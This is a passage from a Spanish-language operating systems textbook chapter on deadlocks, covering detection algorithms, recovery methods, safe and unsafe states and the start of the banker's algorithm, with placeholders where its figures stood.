Más adelante en este capítulo estudiaremos un algoritmo detallado para realizar decisiones de asignación que no produzcan interbloqueos. Por ahora, el punto a comprender es que los gráficos de recursos son una herramienta que nos permite ver si una secuencia de petición/liberación dada conduce al interbloqueo. Sólo llevamos a cabo las peticiones y liberaciones paso a paso, y después de cada paso comprobamos el gráfico para ver si contiene ciclos. De ser así, tenemos un interbloqueo; en caso contrario, no lo hay. Aunque nuestro análisis de los gráficos de recursos ha sido para el caso de un solo recurso de cada tipo, los gráficos de recursos también se pueden generalizar para manejar varios recursos del mismo tipo (Holt, 1972).

En general, se utilizan cuatro estrategias para lidiar con los interbloqueos.

1. Sólo ignorar el problema. Tal vez si usted lo ignora, él lo ignorará a usted.
2. Detección y recuperación. Dejar que ocurran los interbloqueos, detectarlos y tomar acción.
3. Evitarlos en forma dinámica mediante la asignación cuidadosa de los recursos.
4. Prevención, al evitar estructuralmente una de las cuatro condiciones requeridas.

Analizaremos cada uno de estos métodos en las siguientes cuatro secciones.

6.3 EL ALGORITMO DE LA AVESTRUZ

El método más simple es el algoritmo de la avestruz: meta su cabeza en la arena y pretenda que no hay ningún problema.[†] Las personas reaccionan a esta estrategia de diversas formas. Los matemáticos la encuentran totalmente inaceptable y dicen que los interbloqueos se deben prevenir a toda costa; los ingenieros preguntan con qué frecuencia se espera el problema, con qué frecuencia falla el sistema por otras razones y qué tan grave es un interbloqueo. Si ocurren interbloqueos en promedio de una vez cada cinco años, pero los fallos del sistema debido al hardware, errores del compilador y errores en el sistema operativo ocurren una vez por semana, la mayoría de los ingenieros no estarán dispuestos a reducir considerablemente el rendimiento por la conveniencia de eliminar los interbloqueos.

Para que este contraste sea más específico, considere un sistema operativo que bloquea al proceso llamador cuando no se puede llevar a cabo una llamada al sistema `open` en un dispositivo físico, como una unidad de CD-ROM o una impresora, debido a que el dispositivo está muy ocupado. Por lo general es responsabilidad del driver (controlador) de dispositivos decidir qué acción tomar bajo tales circunstancias. Bloquear o devolver una clave de error son dos posibilidades obvias. Si un proceso abre exitosamente la unidad de CD-ROM y otro la impresora, y después cada proceso trata de abrir el otro recurso y se bloquea en el intento, tenemos un interbloqueo. Pocos sistemas actuales detectarán esto.

[†] En realidad, esta imagen del dominio público no es realista. Los avestruces pueden correr a 60 km/hora y tienen una patada lo bastante potente como para matar a cualquier león con planes de cenar pollo .

6.4 DETECCIÓN Y RECUPERACIÓN DE UN INTERBLOQUEO

Una segunda técnica es la detección y recuperación. Cuando se utiliza esta técnica, el sistema no trata de evitar los interbloqueos. En vez de ello, intenta detectarlos cuando ocurran y luego realiza cierta acción para recuperarse después del hecho. En esta sección analizaremos algunas de las formas en que se pueden detectar los interbloqueos, y ciertas maneras en que se puede llevar a cabo una recuperación de los mismos.

6.4.1 Detección de interbloqueos con un recurso de cada tipo

Vamos a empezar con el caso más simple: sólo existe un recurso de cada tipo. Dicho sistema podría tener un escáner, un grabador de CD, un trazador (plotter) y una unidad de cinta, pero no más que un recurso de cada clase. En otras palabras, estamos excluyendo los sistemas con dos impresoras por el momento. Más adelante lidiaremos con ellos, usando un método distinto.

Para un sistema así, podemos construir un gráfico de recursos del tipo ilustrado en la figura 6-3. Si este gráfico contiene uno o más ciclos, existe un interbloqueo. Cualquier proceso que forme parte de un ciclo está en interbloqueo. Si no existen ciclos, el sistema no está en interbloqueo.

Como ejemplo de un sistema más complejo que los que hemos analizado hasta ahora, considere un sistema con siete procesos, *A* a *G*, y seis recursos, *R* a *W*. El estado de cuáles recursos están contenidos por algún proceso y cuáles están siendo solicitados es el siguiente:

1. El proceso *A* contiene a *R* y quiere a *S*.
2. El proceso *B* no contiene ningún recurso pero quiere a *T*.
3. El proceso *C* no contiene ningún recurso pero quiere a *S*.
4. El proceso *D* contiene a *U* y quiere a *S* y a *T*.
5. El proceso *E* contiene a *T* y quiere a *V*.
6. El proceso *F* contiene a *W* y quiere a *S*.
7. El proceso *G* contiene a *V* y quiere a *U*.

La pregunta es: "¿Está este sistema en interbloqueo y, de ser así, cuáles procesos están involucrados?".

Para responder a esta pregunta podemos construir el gráfico de recursos de la figura 6-5(a). Este gráfico contiene un ciclo, que se puede ver mediante una inspección visual. El ciclo se muestra en la figura 6-5(b). De este ciclo podemos ver que los procesos *D*, *E* y *G* están en interbloqueo. Los procesos *A*, *C* y *F* no están en interbloqueo debido a que *S* puede asignarse a cualquiera de ellos, que a su vez termina y lo devuelve. Después los otros dos pueden tomarlo en turno y completarse también (observe que para hacer este ejemplo más interesante, hemos permitido que algunos procesos, como *D*, pidan dos recursos a la vez).




Figura 6-5. (a) Un gráfico de recursos. (b) Un ciclo extraído de (a).

Aunque es relativamente fácil distinguir los procesos en interbloqueo a simple vista a partir de un sencillo gráfico, para usar este método en sistemas reales necesitamos un algoritmo formal para la detección de interbloqueos. Hay muchos algoritmos conocidos para detectar ciclos en gráficos dirigidos. A continuación veremos un algoritmo simple que inspecciona un gráfico y termina al haber encontrado un ciclo, o cuando ha demostrado que no existe ninguno. Utiliza cierta estructura dinámica de datos: *L*, una lista de nodos, así como la lista de arcos. Durante el algoritmo, los arcos se marcarán para indicar que ya han sido inspeccionados, para evitar repetir inspecciones.

El algoritmo opera al llevar a cabo los siguientes pasos, según lo especificado:

1. Para cada nodo *N* en el gráfico, realizar los siguientes cinco pasos con *N* como el nodo inicial.

2. Inicializar *L* con la lista vacía y designar todos los arcos como desmarcados.

3. Agregar el nodo actual al final de *L* y comprobar si el nodo ahora aparece dos veces en *L*. Si lo hace, el gráfico contiene un ciclo (listado en *L*) y el algoritmo termina.

4. Del nodo dado, ver si hay arcos salientes desmarcados. De ser así, ir al paso 5; en caso contrario, ir al paso 6.

5. Elegir un arco saliente desmarcado al azar y marcarlo. Después seguirlo hasta el nuevo nodo actual e ir al paso 3.

6. Si este nodo es el inicial, el gráfico no contiene ciclos y el algoritmo termina. En caso contrario, ahora hemos llegado a un punto muerto. Eliminarlo y regresar al nodo anterior; es decir, el que estaba justo antes de éste, hacerlo el nodo actual e ir al paso 3.

Lo que hace este algoritmo es tomar cada nodo en turno, como la raíz de lo que espera sea un árbol, y realiza una búsqueda de un nivel de profundidad en él. Si alguna vez regresa a un nodo que ya se haya encontrado, entonces ha encontrado un ciclo. Si agota todos los arcos desde cualquier nodo dado, regresa al nodo anterior. Si regresa hasta la raíz y no puede avanzar más, el subgráfico que se puede alcanzar desde el nodo actual no contiene ciclos. Si esta propiedad se aplica para todos los nodos, el gráfico completo está libre de ciclos, por lo que el sistema no está en interbloqueo.

Para ver cómo funciona el algoritmo en la práctica, vamos a utilizarlo con el gráfico de la figura 6-5(a). El orden de procesamiento de los nodos es arbitrario, por lo que sólo los inspeccionaremos de izquierda a derecha, de arriba hacia abajo, ejecutando primero el algoritmo empezando en *R*, después sucesivamente en *A*, *B*, *C*, *S*, *D*, *T*, *E*, *F*, y así en lo sucesivo. Si llegamos a un ciclo, el algoritmo se detiene.

Empezamos en *R* e inicializamos *L* con la lista vacía. Después agregamos *R* a la lista y avanzamos a la única posibilidad, *A*, y lo agregamos a *L*, con lo cual tenemos que $L = [R, A]$. De *A* pasamos a *S*, para obtener $L = [R, A, S]$. *S* no tiene arcos salientes, por lo que es un punto muerto, lo cual nos obliga a regresar a *A*. Como *A* no tiene arcos salientes desmarcados, regresamos a *R*, completando nuestra inspección de *R*.

Ahora reiniciamos el algoritmo empezando en *A*, y restablecemos *L* a la lista vacía. Esta búsqueda también se detiene rápidamente, por lo que empezamos de nuevo en *B*. De *B* continuamos siguiendo los arcos salientes hasta llegar a *D*, donde $L = [B, T, E, V, G, U, D]$. Ahora debemos realizar una elección (al azar). Si elegimos *S* llegamos a un punto muerto, y regresamos a *D*. La segunda vez que elegimos *T* y actualizamos *L* para que sea $[B, T, E, V, G, U, D, T]$, en donde descubrimos el ciclo y detenemos el algoritmo.

Este algoritmo está muy lejos de ser óptimo. Para ver uno mejor, consulte (Even, 1979). Sin embargo, sirve para demostrar que existe un algoritmo para la detección del interbloqueo.

6.4.2 Detección del interbloqueo con varios recursos de cada tipo

Cuando existen varias copias de algunos de los recursos, se necesita un método distinto para detectar interbloqueos. Ahora presentaremos un algoritmo basado en matrices para detectar interbloqueos entre *n* procesos, de P_1 a P_n. Hagamos que el número de clases de recursos sea *m*, con E_1 recursos de la clase 1, E_2 recursos de la clase 2 y en general, E_i recursos de la clase *i* ($1 \leq i \leq m$). *E* es el **vector de recursos existentes**. Este vector proporciona el número total de instancias de cada recurso en existencia. Por ejemplo, si la clase 1 son las unidades de cinta, entonces $E_1 = 2$ significa que el sistema tiene dos unidades de cinta.

En cualquier instante, algunos de los recursos están asignados y no están disponibles. Hagamos que *A* sea el **vector de recursos disponibles**, donde A_i proporciona el número de instancias del recurso *i* que están disponibles en un momento dado (es decir, sin asignar). Si ambas de nuestras unidades de cinta están asignadas, A_1 será 0.

Ahora necesitamos dos arreglos: *C*, la **matriz de asignaciones actuales** y *R*, la **matriz de peticiones**. La *i*-ésima fila de *C* nos indica cuántas instancias de cada clase de recurso contiene P_i en un momento dado. Así C_{ij} es el número de instancias del recurso *j* que están contenidas por el proceso *i*. De manera similar, R_{ij} es el número de instancias del recurso *j* que desea P_i. Estas cuatro estructuras de datos se muestran en la figura 6-6.




Figura 6-6. Las cuatro estructuras de datos que necesita el algoritmo de detección de interbloqueos.

Hay una importante invariante que se aplica para estas cuatro estructuras de datos. En especial, cada recurso está asignado o está disponible. Esta observación significa que

$$\sum_{i=1}^{n} C_{ij} + A_j = E_j$$

En otras palabras, si agregamos todas las instancias del recurso j que se han asignado, y para ello agregamos todas las instancias disponibles, el resultado es el número de instancias existentes de esa clase de recursos.

El algoritmo de detección de interbloqueos se basa en la comparación de vectores. Vamos a definir la relación $A \leq B$ en dos vectores A y B para indicar que cada elemento de A es menor o igual que el elemento correspondiente de B. En sentido matemático $A \leq B$ se aplica sí, y sólo si $A_i \leq B_i$ para $1 \leq i \leq m$.

Al principio, se dice que cada proceso está desmarcado. A medida que el algoritmo progrese se marcarán los procesos, indicando que pueden completarse y, por ende, no están en interbloqueo. Cuando el algoritmo termine, se sabe que cualquier proceso desmarcado está en interbloqueo. Este algoritmo supone un escenario del peor caso: todos los procesos mantienen todos los recursos adquiridos hasta que terminan.

El algoritmo de detección de interbloqueos se muestra a continuación.

1. Buscar un proceso desmarcado, P_i, para el que la i-ésima fila de R sea menor o igual que A.


2. Si se encuentra dicho proceso, agregar la i-ésima fila de C a A, marcar el proceso y regresar al paso 1.

3. Si no existe dicho proceso, el algoritmo termina.

Cuando el algoritmo termina, todos los procesos desmarcados (si los hay) están en interbloqueo.

Lo que hace el algoritmo en el paso 1 es buscar un proceso que se pueda ejecutar hasta completarse. Dicho proceso se caracteriza por tener demandas de recursos que se pueden satisfacer con base en los recursos disponibles actuales. Entonces, el proceso seleccionado se ejecuta hasta que termina, momento en el que devuelve los recursos que contiene a la reserva de recursos disponibles. Después se marca como completado. Si todos los procesos pueden en última instancia ejecutarse hasta completarse, ninguno de ellos está en interbloqueo. Si algunos de ellos nunca pueden terminar, están en interbloqueo. Aunque el algoritmo no es determinístico (debido a que puede ejecutar los procesos en cualquier orden posible), el resultado siempre es el mismo.

Como ejemplo acerca de cómo funciona el algoritmo de detección de interbloqueos, considere la figura 6-7. Aquí tenemos tres procesos y cuatro clases de recursos, que hemos etiquetado en forma arbitraria como unidades de cinta, trazadores, escáner y unidad de CD-ROM. El proceso 1 tiene un escáner. El proceso 2 tiene dos unidades de cinta y una unidad de CD-ROM. El proceso 3 tiene un trazador y dos escáneres. Cada proceso necesita recursos adicionales, como se muestra con base en la matriz *R*.



Matriz de asignaciones actuales

$$C = \begin{bmatrix} 0 & 0 & 1 & 0 \\ 2 & 0 & 0 & 1 \\ 0 & 1 & 2 & 0 \end{bmatrix}$$

Matriz de peticiones

$$R = \begin{bmatrix} 2 & 0 & 0 & 1 \\ 1 & 0 & 1 & 0 \\ 2 & 1 & 0 & 0 \end{bmatrix}$$

Figura 6-7. Un ejemplo para el algoritmo de detección de interbloqueos.

Para ejecutar el algoritmo de detección de interbloqueos, buscamos un proceso cuya petición de recursos se pueda satisfacer. La primera no se puede satisfacer debido a que no hay unidad de CD-ROM disponible. La segunda tampoco se puede satisfacer, ya que no hay escáner libre. Por fortuna la tercera se puede satisfacer, por lo que el proceso 3 se ejecuta y en un momento dado devuelve todos sus recursos, para obtener

$$A = (2\ 2\ 2\ 0)$$

En este punto se puede ejecutar el proceso 2 y devolver sus recursos, con lo cual obtenemos

$$A = (4\ 2\ 2\ 1)$$

Ahora se puede ejecutar el proceso restante. No hay interbloqueo en el sistema.

Consideremos ahora una variación menor de la situación de la figura 6-7. Suponga que el proceso 2 necesita una unidad de CD-ROM, así como las dos unidades de cinta y el trazador. Ninguna de las peticiones se puede satisfacer, por lo que todo el sistema está en interbloqueo.

Ahora que sabemos cómo detectar interbloqueos (por lo menos cuando se conocen de antemano las peticiones de recursos estáticas), surge la pregunta sobre cuándo buscarlos. Una posibilidad es comprobar cada vez que se realiza una petición de un recurso. Esto sin duda los detectará lo más pronto posible, pero es potencialmente costoso en términos de tiempo de la CPU. Una estrategia alternativa es comprobar cada *k* minutos, o tal vez sólo cuando haya disminuido el uso de la CPU por debajo de algún valor de umbral. La razón de esta consideración es que si hay suficientes procesos en interbloqueo, habrá pocos procesos ejecutables y la CPU estará inactiva con frecuencia.

6.4.3 Recuperación de un interbloqueo

Suponga que nuestro algoritmo de detección de interbloqueos ha tenido éxito y detectó un interbloqueo. ¿Qué debemos hacer ahora? Se necesita alguna forma de recuperarse y hacer funcionar el sistema otra vez. En esta sección analizaremos varias formas de recuperarse de un interbloqueo. Sin embargo, ninguna de ellas es en especial atractiva.

Recuperación por medio de apropiación

En algunos casos puede ser posible quitar temporalmente un recurso a su propietario actual y otorgarlo a otro proceso. En muchos casos se puede requerir intervención manual, en especial en los sistemas operativos de procesamiento por lotes que se ejecutan en mainframes.

Por ejemplo, para quitar una impresora láser a su propietario, el operador puede recolectar todas las hojas ya impresas y colocarlas en una pila. Después se puede suspender el proceso (se marca como no ejecutable). En este punto, la impresora se puede asignar a otro proceso. Cuando ese proceso termina, la pila de hojas impresas se puede colocar de vuelta en la bandeja de salida de la impresora y se puede reiniciar el proceso original.

La habilidad de quitar un recurso a un proceso, hacer que otro proceso lo utilice y después regresarlo sin que el proceso lo note, depende en gran parte de la naturaleza del recurso. Con frecuencia es difícil o imposible recuperarse de esta manera. Elegir el proceso a suspender depende en gran parte de cuáles procesos tienen recursos que se pueden quitar con facilidad.

Recuperación a través del retroceso

Si los diseñadores de sistemas y operadores de máquinas saben que es probable que haya interbloqueos, pueden hacer que los procesos realicen **puntos de comprobación** en forma periódica. Realizar puntos de comprobación en un proceso significa que su estado se escribe en un archivo para poder reiniciarlo más tarde. El punto de comprobación no sólo contiene la imagen de la memoria, sino también el estado del recurso; en otras palabras, qué recursos están asignados al proceso en un

momento dado. Para que sean más efectivos, los nuevos puntos de comprobación no deben sobrescribir a los anteriores, sino que deben escribirse en nuevos archivos, para que se acumule una secuencia completa a medida que el proceso se ejecute.

Cuando se detecta un interbloqueo, es fácil ver cuáles recursos se necesitan. Para realizar la recuperación, un proceso que posee un recurso necesario se revierte a un punto en el tiempo antes de que haya adquirido ese recurso, para lo cual se inicia uno de sus puntos de comprobación anteriores. Se pierde todo el trabajo realizado desde el punto de comprobación (por ejemplo, la salida impresa desde el punto de comprobación se debe descartar, ya que se volverá a imprimir). En efecto, el proceso se restablece a un momento anterior en el que no tenía el recurso, que ahora se asigna a uno de los procesos en interbloqueo. Si el proceso reiniciado trata de adquirir el recurso de nuevo, tendrá que esperar hasta que vuelva a estar disponible.

Recuperación a través de la eliminación de procesos

La forma más cruda y simple de romper un interbloqueo es eliminar uno o más procesos. Una posibilidad es eliminar a uno de los procesos en el ciclo. Con un poco de suerte, los demás procesos podrán continuar. Si esto no ayuda, se puede repetir hasta que se rompa el ciclo.

De manera alternativa, se puede elegir como víctima a un proceso que no esté en el ciclo, para poder liberar sus recursos. En este método, el proceso a eliminar se elige con cuidado, debido a que está conteniendo recursos que necesita cierto proceso en el ciclo. Por ejemplo, un proceso podría contener una impresora y querer un trazador, en donde otro proceso podría contener un trazador y querer una impresora. Estos dos procesos están en interbloqueo. Un tercer proceso podría contener otra impresora idéntica y otro trazador idéntico, y estar felizmente en ejecución. Al eliminar el tercer proceso se liberarán estos recursos y se romperá el interbloqueo que involucra a los primeros dos.

Donde sea posible, es mejor eliminar un proceso que se pueda volver a ejecutar desde el principio sin efectos dañinos. Por ejemplo, una compilación siempre podrá volver a ejecutarse, ya que todo lo que hace es leer un archivo de código fuente y producir un archivo de código objeto. Si se elimina a mitad del proceso, la primera ejecución no tiene influencia sobre la segunda.

Por otra parte, un proceso que actualiza una base de datos no siempre se puede ejecutar una segunda vez en forma segura. Si el proceso agrega 1 a algún campo de una tabla en la base de datos, al ejecutarlo una vez, después eliminarlo y volverlo a ejecutar de nuevo, se agregará 2 al campo, lo cual es incorrecto.

6.5 CÓMO EVITAR INTERBLOQUEOS

En nuestro análisis de detección de interbloqueos hicimos la suposición de que cuando un proceso pide recursos, los pide todos a la vez (la matriz R de la figura 6-6). Sin embargo, en la mayoría de los sistemas los recursos se solicitan uno a la vez. El sistema debe ser capaz de decidir si es seguro otorgar un recurso o si no lo es, y realizar la asignación sólo cuando sea seguro. Por ende, surge la pregunta: ¿Hay algún algoritmo que siempre pueda evitar un interbloqueo al realizar la elección correcta todo el tiempo? La respuesta es un sí calificado: podemos evitar los interbloqueos, pero só-

lo si hay cierta información disponible de antemano. En esta sección examinaremos las formas de evitar el interbloqueo mediante una asignación cuidadosa de los recursos.

6.5.1 Trayectorias de los recursos

Los principales algoritmos para evitar interbloqueos se basan en el concepto de los estados seguros. Antes de describir los algoritmos, haremos una ligera digresión para analizar el concepto de la seguridad, en una forma gráfica y fácil de comprender. Aunque el método gráfico no se traduce directamente en un algoritmo utilizable, ofrece una buena sensación intuitiva de la naturaleza del problema.

En la figura 6-8 podemos ver un modelo para lidiar con dos procesos y dos recursos, por ejemplo, una impresora y un trazador. El eje horizontal representa el número de instrucciones ejecutadas por el proceso *A*. El eje vertical representa el número de instrucciones ejecutadas por el proceso *B*. En I_1, *A* solicita una impresora; en I_2 necesita un trazador. La impresora y el trazador se liberan en I_3 y en I_4, respectivamente. El proceso *B* necesita el trazador de I_5 a I_7, y la impresora de I_6 a I_8.




Figura 6-8. Trayectorias de recursos de dos procesos.

Cada punto en el diagrama representa un estado conjunto de los dos procesos. Al principio el estado está en *p*, en donde ninguno de los procesos ha ejecutado instrucciones. Si el programador opta por ejecutar primero a *A*, llegamos al punto *1*, en el que *A* ha ejecutado cierto número de instrucciones, pero *B* no ha ejecutado ninguna. En el punto *q*, la trayectoria se vuelve vertical, indicando que el programador ha optado por ejecutar a *B*. Con un solo procesador, todas las rutas deben ser horizontales o verticales, nunca diagonales. Además, el movimiento siempre es hacia el norte o al este, nunca al sur ni al oeste (debido a que los procesos no pueden ejecutarse al revés en el tiempo, desde luego).

Cuando *A* cruza con la línea I_1 en la ruta de *r* a *s*, solicita la impresora y se le otorga. Cuando *B* llega al punto *t*, solicita el trazador.

Las regiones sombreadas son en especial interesantes. La región con las líneas que se inclinan de suroeste a noreste representa cuando ambos procesos tienen la impresora. La regla de exclusión mutua hace imposible entrar a esta región. De manera similar, la región sombreada de la otra forma representa cuando ambos procesos tienen el trazador, y es igual de imposible.

Si el sistema entra alguna vez al cuadro delimitado por I_1 e I_2 en los lados, y por I_5 e I_6 en la parte superior e inferior, entrará en interbloqueo en un momento dado, cuando llegue a la intersección de I_2 e I_6. En este punto, *A* está solicitando el trazador y *B* la impresora, y ambos recursos ya están asignados. Todo el cuadro es inseguro y no se debe entrar en él. En el punto *t*, lo único seguro por hacer es ejecutar el proceso *A* hasta que llegue a I_4. Más allá de eso, cualquier trayectoria hasta *u* bastará.

Lo importante a considerar aquí es que en el punto *t*, *B* está solicitando un recurso. El sistema debe decidir si lo otorga o no. Si se otorga el recurso, el sistema entrará en una región insegura y en el interbloqueo, en un momento dado. Para evitar el interbloqueo, *B* se debe suspender hasta que *A* haya solicitado y liberado el trazador.

6.5.2 Estados seguros e inseguros

Los algoritmos para evitar interbloqueos que estudiaremos utilizan la información de la figura 6-6. En cualquier instante hay un estado actual que consiste en *E*, *A*, *C* y *R*. Se dice que un estado es **seguro** si hay cierto orden de programación en el que se puede ejecutar cada proceso hasta completarse, incluso aunque todos ellos solicitaran de manera repentina su número máximo de recursos de inmediato. Es más fácil ilustrar este concepto mediante un ejemplo, en el que se utiliza un recurso. En la figura 6-9(a) tenemos un estado en el que *A* tiene tres instancias del recurso, pero puede necesitar hasta nueve en un momento dado. En la actualidad *B* tiene dos y puede necesitar cuatro en total, más adelante. De manera similar, *C* también tiene dos pero puede necesitar cinco más. Existe un total de 10 instancias del recurso, por lo que con siete recursos ya asignados, todavía hay tres libres.




Figura 6-9. Demostración de que el estado en (a) es seguro.

El estado de la figura 6-9(a) es seguro, debido a que existe una secuencia de asignaciones que permite completar todos los procesos. A saber, el programador podría simplemente ejecutar *B* en forma exclusiva, hasta que pidiera y obtuviera dos instancias más del recurso, lo cual nos lleva al estado de la figura 6-9(b). Al completarse *B*, obtenemos el estado de la figura 6-9(c). Después el programador puede ejecutar *C*, con lo que obtendríamos en un momento dado la figura 6-9(d).

Cuando *C* se complete, obtendremos la figura 6.9(e). Ahora *A* puede obtener las seis instancias del recurso que necesita y también completarse. Por ende, el estado de la figura 6-9(a) es seguro ya que el sistema, mediante una programación cuidadosa, puede evitar el interbloqueo.

Ahora suponga que tenemos el estado inicial que se muestra en la figura 6-10(a), pero esta vez *A* solicita y obtiene otro recurso, con lo que obtenemos la figura 6-10(b). ¿Podemos encontrar una secuencia que se garantice que funcione? Vamos a intentarlo. El programador podría ejecutar a *B* hasta que pidiera todos sus recursos, como se muestra en la figura 6-10(c).




Figura 6-10. Demostración de que el estado en (b) no es seguro.

En un momento dado, *B* se completará y llegaremos a la situación de la figura 6-10(d). En este punto estamos atorados. Sólo tenemos cuatro instancias del recurso libres, y cada uno de los procesos activos necesita cinco. No hay una secuencia que garantice que los procesos se completarán. Así, la decisión de asignación que cambió al sistema de la figura 6-10(a) a la figura 6-10(b) pasó de un estado seguro a uno inseguro. Tampoco funciona si ejecutamos *A* o *C* a continuación, empezando en la figura 6-10(b). En retrospectiva, la petición de *A* no debería haberse otorgado.

Vale la pena observar que un estado inseguro no es un estado en interbloqueo. Empezando en la figura 6-10(b), el sistema puede ejecutarse durante cierto tiempo. De hecho, hasta un proceso se puede completar. Además es posible que *A* libere un recurso antes de pedir más, con lo cual *C* se podría completar y se evitaría el interbloqueo por completo. Por ende, la diferencia entre un estado seguro y uno inseguro es que, desde un estado seguro, el sistema puede *garantizar* que todos los procesos terminarán; desde un estado inseguro, no se puede dar esa garantía.

6.5.3 El algoritmo del banquero para un solo recurso

Dijkstra (1965) ideó un algoritmo de programación que puede evitar interbloqueos; este algoritmo se conoce como el **algoritmo del banquero** y es una extensión del algoritmo de detección de interbloqueos que se proporciona en la sección 3.4.1. Se modela de la forma en que un banquero de una pequeña ciudad podría tratar con un grupo de clientes a los que ha otorgado líneas de crédito. Lo que hace el algoritmo es comprobar si al otorgar la petición se produce un estado inseguro. Si es así, la petición se rechaza. Si al otorgar la petición se produce un estado seguro, se lleva a cabo. En

la figura 6-11(a) podemos ver cuatro clientes, *A*, *B*, *C* y *D*, cada uno de los cuales ha recibido un cierto número de unidades de crédito (por ejemplo, 1 unidad es 1K dólares). El banquero sabe que no todos los clientes necesitan su crédito máximo de inmediato, por lo que ha reservado sólo 10 unidades en vez de 22 para darles servicio (en esta analogía, los clientes son procesos, las unidades son, por ejemplo, unidades de cinta, y el banquero es el sistema operativo).




Figura 6-11. Tres estados de asignación de recursos: (a) Seguro. (b) Seguro. (c) Inseguro.

